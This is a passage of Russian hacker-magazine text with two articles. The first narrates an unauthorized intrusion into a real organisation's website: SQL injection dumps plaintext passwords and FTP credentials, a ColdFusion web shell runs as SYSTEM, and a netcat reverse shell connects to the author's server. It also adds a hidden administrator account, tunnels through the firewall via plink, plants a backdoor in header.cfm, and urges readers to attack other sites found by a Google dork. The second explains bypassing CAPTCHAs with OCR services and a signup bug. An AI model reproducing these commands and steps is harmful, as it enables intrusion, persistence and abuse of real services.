Поэтому мы всех обманем. Сортируем вверх и вниз — получаем приемлемый пейджинг. Сервак пощадим и добавим условия на проверку названий полей — пусть они пароли какие-нибудь содержат. Ну а для того, чтобы совсем круто было, определим для начала их количество (примеры запросов смотри во врезке). Вот так вот — их 9. Поехали! Сразу бросилась в глаза табличка ES_LoginInfo (RDCMS-ISM-Core : dbo : ES_LoginInfo : Password). В общем-то, можно потирать руки и заказывать пиццу, но не тут-то было. Определив структуру таблицы, я получил следующую картину. В таблице присутствовало три интересных поля: EntityID, Username и Password. Думаю, объяснять не надо, что я быстро составил новую серию запросов и моим глазам предстали данные юзверей. Пароли хранились в открытом виде и можно было сломя голову кидаться на сайт в поисках заветной админки. Я, кстати, когда добрался до исходников, долго и тупо втыкал, почему нельзя было шифровать пароли, если парни-разработчики CMS это предусмотрели (SHA-1, SHA-512, MD5) и даже реализовали собственный алгоритм (iMIS). Ну да ладно, я залогинился, пошарил по сайту и вернулся к дампу структуры БД — еще же в 8 таблицах были поля с паролями.

ГЛАВА 3, ИЛИ ДОСТУП ОТКРЫТ


Следующей привлекла внимание таблица SM_Sites, содержащая колонку с незамысловатым названием FTPPassword. Как оказалось, таблица содержала также колонки FTPUserName и FTPServer. Слив данные из таблицы, я увидел, что в качестве серверов использовались ftp.rd.net и ftp2.rd.net. По адресу rd.net как раз и хостится сайт разработчиков, а сама CMS, оказалось, носит гордое название Results Direct. Зачем в базе хранить учетные данные, я так и не догнал, но к ftp они реально подходили. А учетная запись с именем ism.ws.prod.code и вовсе навевала радужные мысли, которые, к слову, быстро подтвердились. Корень FTP был очень похож на корень самого сайта. После тестирования доступности нескольких скриптов факт отображения папок и файлов был окончательно установлен. Доступ по FTP открывал широчайшие перспективы по заливке файлов на сервер и избавлял от, казалось, неминуемых приключений по раскопке функционала админки и поиска возможностей получения шелла.

ГЛАВА 4, ИЛИ ХОЛОДНЫЙ СПЛАВ

Что делать с FTP, полагаю, вопросов ни у кого не вызывает. На ум сразу приходит обеспечить выполнение команд на серваке и выбраться, наконец, на свободу из душных объятий web-приложения. Очевидно, нужен веб-shell, который позволит бродить по серверу и выполнять команды. Но вот беда — никаких следов PHP или, на худой конец, Perl обнаружено не было. А значит, момент истины наступил: придется программить на ColdFusion. Очень гибкая и простая в освоении среда (по словам разработчиков), но мне почему-то ни разу не нравится. Так что, гуглим на тему Web-shell'ов и дико обламываемся. Все ссылки приводят к одному и тому же невзрачному кусочку кода, который только команды исполнять и умеет. Ну да ладно, сейчас подточим и подпишем, нужно лишь матчасть поднять. Некоторое время ушло на нереально крутую разработку, после чего на свет появились два отпрыска. Первый нас водит по дирам и файлы показывает, второй нас слушает и делает, что мы прикажем.
Файлы быстро заняли свое законное место. Вскоре я понял, что владею правами учетки SYSTEM, а это было нереально круто. Останавливаться на достигнутом было нельзя.



КОРЕНЬ FTP ОЧЕНЬ НАПОМИНАЕТ КОРЕНЬ САМОГО САЙТА



ПОЧЕМУ НЕ ШИФРОВАЛИСЬ ПАРОЛИ, ОСТАЛОСЬ ЗАГАДКОЙ

ГЛАВА 5, ИЛИ ЧЕРНЫЙ БРАТ

Web-shell — это, конечно, здорово, но вовсе не так удобно, как может показаться. Надо брать быка за рога и получать нормальную консоль. Total послушно забросил netcat на FTP. На дедике был запущен netcat в режиме прослушивания: «nc.exe –l –p 1234». На зарядку в шелле поставлена команда «cmd /c nc.exe m0r0superdedik.com 1234 –e cmd». Выстрел сделан — шелл в консоли! Пошарив по файловой системе и запустив с десяток интересных утилиток, я принял решение, что Винда без окон — это зло. В 99-м году монады еще не появились, ставить что-то было западло, а рулить серваком почему-то было вообще никак не удобно. Netstat показал живой порт 3389, и глаза мои радостно заблестели. В шелл посыпались очень важные и нужные команды.

```
net user st password /add
net localgroup Administrators st /add
```

Запуск mstsc, тем не менее, жестко обламывал, выдавая сообщение о недоступности хоста. NMAP обламывал еще больше, так как открытыми оказались только 80 и 25 порты. Видимо, хост был защищен фаером и порт 3389 тривиально блокировался. Сдаваться не хотелось, поэтому был быстро составлен перечень возможных способов получения графического интерфейса:

```
• VNC;
• PPTP;
• SSH.
```

ГЛАВА 6, ИЛИ ПРИВЕТ, ОКОШКИ

Основная проблема заключалась в организации обратного коннекта на наш дедик. Опыт с netcat ясно давал понять, что порты блокируются только на входящие соединения, поэтому организация обратного коннекта от какой-нибудь графической системы управления наверняка дала бы



Как же устроить пейджинг?

Получить все данные из БД за один запрос — мечта любого хакера. Но жизнь диктует свои условия и, как правило, взломщик вынужден выуживать информацию строчка за строчкой. Но вот беда, разработчики СУБД решили ситуацию усугубить, причем каждый по-своему. Итак, о схемах пейджинга данных.

1. MySQL. Предлагает конструкцию limit [offset,]rowcount. Выбираем rowcount (в нашем случае 1) строк, начиная со строки offset. Гениально, просто молодцы!

2. Oracle. Используем псевдостолбец rownum. Проблема в том, что rownum генерируется автоматически, и нельзя, к примеру, выставить условие типа rownum=n. Такой запрос вернет пустой результат. Без подзапросов здесь не обойтись: `select fieldname from (select a.fieldname, rownum r from (select fieldname from tablename) as a where r=<offset>)`

3. SQL Server 2005. Здесь все по стандарту: используем row_number(). Например: `select field1, field2 from (select row_number() over (order by a.field1) as r, a.field1, a.field2 from (select field1, field2 from tablename) as a) as b where r=<offset>.`

4. SQL Server 2000. А вот здесь все жестко: у нас есть только TOP. Для пейджинга применим такую хитрость: если нам нужно выбрать запись с номером offset, мы сначала выберем TOP <offset> записей с восходящей сортировкой, а уже из полученного результата выберем первую запись с нисходящей. В результате последняя строка станет первой и... дело сделано. Только помни, для получения корректного результата сортировать нужно по всем полям в запросе!




Ручное VS автоматическое

Поиск уязвимостей на сайте, в целом, сводится к двум пунктам:


- инвентаризация скриптов и их параметров;
- фаззинг принимаемых от пользователя данных.

Решение этих задач, в принципе, поддается автоматизации, но на поверку оказывается, что единственным стоящим сканером является Accunetix. Все остальные, в том числе и всюду распиаренный XSpider, работают крайне медленно и пропускают огромное количество инъекций. Кроме того, любой сканер серьезно напрягает сайт, выдавая хакера с потрохами.

Зачем же пользоваться сканерами, если большую часть работы за нас уже сделали ребята из Google. Предоставляя гибкие правила создания запросов, Google позволяет получить структуру сайта на основе своего индекса, а уж наличие инъекций быстро проверяется вручную. Тихо и незаметно. А вот если ничего найти не удалось, можно прибегнуть и к сканеру. Только мы советуем не пользоваться платными решениями для ламеров, а написать собственного маленького многопоточного зверька.



ВОТ ОНА — ЗАВЕТНАЯ КОНСОЛЬ



РУЛИМ СЕРВЕРОМ ПО RDP — ЦЕЛЬ ДОСТИГНУТА

возможность рулить серваком. Естественно, выбор пал на VNC. Схема внедрения VNC, в целом, достаточно проста (для TightVNC, например):

```
1. На сервак заливаются winvnc.exe и wm_hooks.
dll.
2. Устанавливается и запускается VNC-сервер.
winvnc.exe -install
net start "VNC Server"
3. На дедике запускается клиент в режиме про-
слушивания.
4. Осуществляется реверс-коннект.
winvnc.exe -connect <host>:<port>.
```

У нас почти все схвачено, кроме одной маленькой детали, а именно — наличия доступа к рабочему столу. Надежда умирала, едва успев родиться, так как шелл у нас был с правами учетной записи SYSTEM. Не были бы мы хакерами, если бы не попробовали, но, как и ожидалось, все попытки шли лесом. Был даже испробован Metasploit с windows/vncinject/reverse_tcp нагрузкой (жутко тормозная вещь), но и Великий Фреймворк не помог. Принцип внедрения VNC на сервер посредством неинтерактивного шелла и в условиях отсутствия доступа к рабочему столу остался неведом. На самом деле, я даже обрадовался — зачем нам VNC, если есть RDP. Надо только пробиться через фаер.

Гениальная мысль с PPTP заключается в создании PPTP-соединения до нашего дедика — и в дальнейшем обращении к узлу по внутренней адресации с туннелированием трафика сквозь фаер. В Винде все соединения настраиваются графически, но должен быть способ работы из консоли. Запускаем на тестовой машине procmon от Руссиновича и мониторим реестр в момент вызова клиента подключения к сети. Результат не поддается разумному объяснению, — ничего интересного с реестром не происходит. Microsoft сама себя превзошла. Стоило создавать реестр, если собственные же модули им не пользуются. Пусть подумают на досуге, а мы, тем временем, нашли «телефонную книгу» по адресу C:\Documents and Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\rasphone.pbk, в которой, собственно, и описываются параметры подключения к Dial-up и VPN-сетям. Создаем подключение к дедику (с установленной и настроенной службой RRAS) на тестовой машине и копируем полученный файл rasphone.pbk на взломанный хост. Затем создаем командный файл следующего содержания:

```
rasdial connection_name user password
route add 0.0.0.0 mask 0.0.0.0
remotehostgateway
```

Вторая строчка нужна для восстановления маршрута по умолчанию после подключения, чтобы наш дедик не взял на себя все обязательства по маршрутизации трафика. Запускаем батник и выпадаем в осадок :). Соединения нам не видать, как своих ушей, видимо, фаер блокирует исходящие соединения на основе типа протокола. В черный список попал и наш GRE-трафик.

Отчаяние все сильнее проникало в наши души, но мы не сдались. По правде, тупили мы очень долго, так как надо было сразу обращаться за помощью к SSH. Это, кстати, очень мощный зверь, о чем не раз писалось в][. Не только шелл можно получить, но и много других хитрых вещей придумать. Наша последняя надежда заключалась в успешной реализации всего трех шагов:

```
• запустить на дедике SSH-сервер
• залить на узел SSH-клиент
• подключиться и создать нужный маппинг портов
```

Я многое могу понять, но, например, почему в Винде в XXI веке до сих пор нет встроенного SSH-сервера, мне неведомо. Ну да ладно, ставим любой, благо их довольно много. В качестве клиента, естественно, используется любимый putty. Но только putty не простой, а волшебный. Если помнишь, при обращении к новому узлу putty честно предлагает сохранить сигнатуру в кэше. Доступ к командной строке у нас интерактивностью не отличается, и ничего мы ответить на этот вопрос попросту не сможем. Значит, надо, чтобы отпечаток сохранялся автоматически, а putty этого не умеет. Немного погуглив, мы нашли Quest PuTTY 0.60_q1.129. Все то же самое, плюс то, что нам нужно! Заливаем plink.exe на сервак и исполняем команду:

```
plink.exe -nc m0r0superdedik.com:22 -batch
-pw password -R 3390:127.0.0.1:3389 -L
3390:127.0.0.1:3390 -l st -auto_store_key_in_
cache m0r0superdedik
```



dvd


На нашем диске тебя ждут исходники простого web-shell'а для сайтов под управлением ColdFusion.




links

Для автоматизации поиска уязвимостей можешь воспользоваться следующими продуктами:

• acunetix.com/vulnerability-scanner/ — Accunetix Web Vulnerability Scanner.
• ptsecurity.ru/xs7.asp — Xspider.
• cirt.net/nikto2 — Nikto.
• sensepost.com/research/wikto — Wikto.




ФАЕР ПОБЕЖДЕН — КАНАЛ ПОЛУЧЕН



info

Получение инфы из БД вручную — утомительный и неблагодарный процесс. Присмотрись к средствам автоматизации (или разработай свой продукт), например SIPT. ИМХО, прога часто глючит, работает однопоточно, но с задачей справляется. Читай ветку от разработчика на ачате — forum.antichat.net/threadnav24918-1-10.html.



А ВОТ И ПОЛЬЗОВАТЕЛИ

Смотрим в консоли SSH-сервера и дико радуемся — есть коннект! Теперь запускаем mstsc и коннектимся на localhost:3390. Нашему взору предстает окно входа Windows 2000. Вводим туда данные добавленного с помощью «net user администратора» и наслаждаемся графикой с правами администратора. Ура, можно хлебнуть настоящего рок-н-рольного пойла, то есть виски, и отпраздновать успех.

ГЛАВА 7, ИЛИ ДАЕШЬ АВТОМАТИЗАЦИЮ

На первый взгляд, все замечательно, но каждый раз заходить на web-shell и запускать команду на подключение по SSH на следующий день стало слишком утомительным. Поэтому наикрутейший ColdFusion-шелл был немного модифицирован для исполнения команды подключения без участия человека. Код модификации шелла смотри на нашем DVD.

Кусок кода был заныкан в файл header.cfm, который, в свою очередь, подключается к большинству файлов CMS. Далее создаем простую форму, указывающую на любой *.cfm-файл на серваке, и получаем простой способ организации RDP.

```
<form action="http://www.ism.ws/about/
MediaRoom/RequestForm.cfm» method="POST">
<table>
<tr><td>IP-адрес узла для туннелирования:</
td><td><input type="text" size="20" name="ip"
value="m0r0superdedik.com»></input></td></tr>
<tr><td>Порт SSH:</td><td><input type="text"
size="20" name="port" value="22"></input></
td></tr>
<tr><td>Имя пользователя:</td><td><input
type="text" size="20" name="login"
value="st"></input></td></tr>
<tr><td>Пароль:</td><td><input type="text"
size="20" name="password" value="password"></
input></td></tr>
<tr><td></td><td><input type="submit"
value="GO!"></td></td>
</table>
</form>
```

ЭПИЛОГ, ИЛИ ВСЕ ТОЛЬКО НАЧИНАЕТСЯ

Когда был найден сайт разработчика CMS, руки горели проверить его на прочность. Ошибка в CMS была на том же месте. Вот только таблица SM_Sites содержала одну единственную пустую запись, и мечты об FTP не осуществились. Пароли были зашифрованы, и, судя по всему, тем самым зловещим iMIS (длина 120 бит). Возиться было уже неохота, так что мы решили оставить это тебе. Ну а чтобы был стимул, вбей в Google inurl:navItemNumber — 12000 записей будут манить тебя и вдохновлять на подвиги. Доводи любое дело до конца, каким бы нереальным это ни казалось, иначе любое твое начинание лишено смысла. Все описанные действия совершены под музыку Брамса (спасибо «_xCort_» с torrents.ru). Перефразируя слова бессменного ведущего программы «Дым под водой» Кирилла Немоляева: «Слушайте классику и будьте счастливы!». ⌶



S4AVRDOW
/ S4AVRDOW@POC.RU /

ПОДСМОТРИМ И РАСПОЗНАЕМ

ВЗЛОМ CAPTCHA-ФИЛЬТРОВ

Фильтры captcha получили широкое распространение и повсеместно используются в многочисленных интернет-сервисах. Но не все captcha-фильтры одинаковы полезны. Многие из существующих реализаций себя не оправдывают, а лишь раздражают своим присутствием обычных пользователей. О недостатках применения captcha-фильтров и пойдет речь.


CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart, в простонародье — «капча») — полностью автоматизированный публичный тест Тьюринга для определения компьютеров и людей. В основном используется, когда необходимо предотвратить выполнение каких-либо автоматизированных действий в отношении интернет-сервисов, в частности, для предотвращения автоматических отправок сообщений, регистраций, проведения атак типа подбор пароля и т.п. Понятие Теста Тьюринга было введено Аланом М. Тьюрингом (1912-1954) в работе «Игра в имитацию». Задача такого теста — определить, обладает ли компьютерная программа интеллектом или, точнее, может ли она выдавать себя за человека. Критерий Тьюринга описан в виде игры «Имитация». Берется один мужчина, одна женщина и программа, которая, не имея информации о половой принадлежности участников, задает им вопросы. Ее цель — определить пол людей. Несмотря на критику этой теории, она внесла большой вклад в развитие систем искусственного интеллекта и философии, а в наше время еще и нашла применение в борьбе с автоматизированным программным обеспечением.

В наиболее распространенном варианте использования captcha-фильтров требуется ввести символы, как правило, изображенные на предлагаемом рисунке в искаженном виде и обычно — с добавлением некоторого «шума». Могут также применяться другие плохо алгоритмизуемые задачи, основанные на логике мышления человека, например: указать, что изображено на картинке; ввести все символы, которые соприкасаются с чем-то (вспоминай кошек на rapidshare) и пр. Как альтернатива картинкам могут применяться капчи, основанные на распознавании речи. Встречаются также капчи, где предлагается ввести ответ на простое арифметическое действие (90 + 72 = ?).

ПРАКТИКА ОБХОДА CAPTCHA-ФИЛЬТРОВ

Сегодня известно достаточно много способов обхода различного рода captcha-фильтров. Условно все способы можно разделить на уязвимости в реализации и фундаментальные недостатки самой концепции применения captcha-фильтров. К уязвимостям реализации относятся следующие распространенные проблемы.

1. Автоматизированное распознавание. Автоматизированное распознавание капчи или задача OCR (оптическое распознавание символов) — это одна из самых острых проблем применения captcha-фильтров. Дело в том, что во многих случаях существует возможность автоматизированного распознавания текста, нанесенного на изображение. Тот же Adobe Fine Reader с успехом может распознавать слабые реализации captcha (смотри скриншоты). Различного рода искажения с добавлением шумов на изображение способны лишь с некоторым процентом успешности воспрепятствовать этому. Ведь чем более искажена информация на изображении для ввода, тем больше проблем возникает у конечного пользователя. Разработчикам фильтров приходится находить некий компромисс между



максимальным искажением информации и способностью пользователя прочитать и ввести значение за приемлемое количество попыток.

На фоне подобного недостатка появилось несколько проектов по практической демонстрации задач OCR. Наиболее известные из них — это UC Berkeley Computer Vision Group, PWNtcha и CAPTCHA Killer. Ваш покорный слуга, выполняя пентест одного банковского web-приложения, имел возможность познакомиться с последним более близко.

Проект CAPTCHA Killer заинтересовал, прежде всего, тем, что работа с ним основана на использовании API, и есть возможность легкого встраивания функции по автоматизированному взлому капчи в собственные приложения. На PHP это выглядит примерно так:

```
...
// передаем капчу на анализ
 $fields = array('api_key' =>
$api_key,'method' => 'upload_
captcha', 'captcha_url' =>
'http://non/');
 $files = array(array('name'
=> 'file','type' => 'image/
jpeg','file' => $hash.'.jpg'));
 $response = http_parse_
message(http_post_fields("http://
www.captchakiller.com/api.php",
$fields, $files))->body;
...
// ждем результата анализа изобра-
жения
 $fields = array('api_key' =>
$api_key,'method' => 'get_
result','captcha_id' => $captcha_
id);
 $response = http_parse_
message(http_post_fields("http://
www.captchakiller.com/api.php",
$fields, $files))->body;
...
```

Работа с проектом показала высокую эффективность — порядка 80% генерируемых изображений было распознано безупречно. Ограниченный набор генерируемых на изображениях символов (использование только верхнего регистра) позволил повысить эффективность вектора атаки еще на 10%. На анализ одного изображения тратилось около 20 секунд. В подобных условиях на твердую «четверку» мог отработать вектор по перебору паролей к аккаунтам исследуемой системы… если бы не одно «но». Ограничения проекта CAPTCHA Killer не позволяют распознавать более 20 изображений в сутки при использовании одного аккаунта в их системе. Ключевое слово тут — «одного». На сайте проекта существует баг, позволяющий регистрировать неограниченное количество пользователей. При всем уважении к проекту (на сайте даже было замечено использование защиты от CSRF) авторы не стали заморачиваться по поводу разработки стойкой капчи, а просто просят при регистрации нового пользователя сложить два числа, которые попадают в сырой HTML-код. Для моих целей достаточно было лишь самого вектора, но ты можешь воспользоваться этим недостатком, правда, думаю, баг довольно быстро прикроют.

Чтобы убедиться в эффективности OCR в полевых условиях, я провел небольшое исследование в отношении таких сервисов, как Yandex и Google. Все генерируемые капчи на ресурсе Yandex распознаются без особых усилий. Для Google вектор атаки по распознаванию капчи выглядит менее впечатляюще: удается распознать только 20% генерируемых изображений. Но и этого более чем достаточно, например, для автоматической регистрации новых ящиков электронной почты. А если учесть, что работать можно в несколько потоков… Другое дело, что при такой скорости особо не побрутфорсишь, но, как говорится, не все же коту масленица.

2.Ограниченное количество вариантов изображений. Самый яркий пример — это капчи с изображениями различной живности. Недостаток подобного подхода кроется в том, что количество известных обычному обывателю животных, птиц и прочих существ ограничено, а это позволяет сформировать базу всех возможных вариаций картинок.

Эксплуатируется вектор достаточно просто. Сначала собираются картинки со всеми доступными изображениями животных. И в зависимости от реализации системы, атака на капчу осуществляется путем сравнения степени похожести с имеющимися экземплярами. Или более простой случай — если для картинок не используются различного рода искажения и добавление шума. Тогда просто сверяются контрольные суммы, и становится понятно, с каким парнокопытным мы имеем дело.

3.Уязвимости при передаче значения капчи в браузер пользователя. Как устанавливается соответствие между значением капчи и генерируемой картинкой? Многие разработчики captcha-фильтров почему-то полагают, что вместо некоторого внутреннего идентификатора лучше передавать в браузер пользователя зависимое значение от генерируемой капчи (хеш от генерируемого значения). И впоследствии осуществлять проверку по этому значению. Причем, порой передача осуществляется в виде открытого текста (то есть значение капчи передается, например, как значение скрытого параметра формы) или существует возможность обратимого шифрования передаваемого значения.

Иногда реализуемы и более изощренные атаки, направленные на эксплуатацию подобного типа уязвимости. Для примера возьмем следующий код, с которым мне довелось встретиться при аудите одного крупного интернет-сервиса:

```
...
 my $key = int (rand 10000);
 my @symbols = ('0'..'9');
 for ( 1..5 ) {
   $q .= $symbols[rand @symbols];
 }
 my $hash = sha1_hex( uc($q), $key
);
...
```

Что тут не так? Ограниченный набор символов при генерации капчи, слабая «соль» (salt) и, как следствие — небольшая энтропия возможных значений хеша. А хеш, в свою очередь, передается в браузер пользователя. Все это позволяет сформировать заранее подготовленные таблицы соответствия хеша

«ПРОЕКТ CAPTCHA KILLER ЗАИНТЕРЕСОВАЛ ТЕМ, ЧТО РАБОТА С НИМ ОСНОВАНА НА ИСПОЛЬЗОВАНИИ API И ЕСТЬ ВОЗМОЖНОСТЬ ЛЕГКОГО ВСТРАИВАНИЯ ФУНКЦИИ ПО АВТОМАТИЗИРОВАННОМУ ВЗЛОМУ КАПЧИ В СОБСТВЕННЫЕ ПРИЛОЖЕНИЯ».

ПРИМЕРЫ УЯЗВИМЫХ КАПЧ ДЛЯ АВТОМАТИЗИРОВАННОГО РАСПОЗНАВАНИЯ

ПРИМЕРЫ CAPTCHA, КОТОРЫЕ БЫЛИ РАСПОЗНАНЫ СОТРУДНИКАМИ ИНСТИТУТА БЕРКЛИ

к генерируемому значению капчи (rainbow tables). С подобными таблицами любой запрос captcha-фильтра уже не будет препятствием для программного бота, прогуливающегося по уязвимому ресурсу.

4.Возможность повторного использования. Это типичная уязвимость не только для captcha-фильтров, но и для web-приложений в целом. Уязвимость включает в себя следующие недостатки:

- Использование идентификатора сессии без ввода капчи;
- Повторное использование значения капчи.

Эксплуатация первого недостатка заключается в том, что человеком вводится значение captcha при прохождении аутентификации в приложении. После чего боту передается значение идентификатора сессии web-приложения (например, cookies). И когда приложением не осуществляется мониторинг действий авторизованного пользователя, бот сможет беспрепятственно выполнять свои функции.

Повторное использование значения капчи встречается в двух случаях. В первом — не производится очистка использованных значений капчи, введенных пользователями. Достаточно получить одно верное значение




РАСПОЗНАВАНИЕ КАПЧИ GOOGLE СРЕДСТВАМИ CAPTCHA KILLER



ДАЖЕ ТАКИЕ КАПЧИ УЯЗВИМЫ К OCR

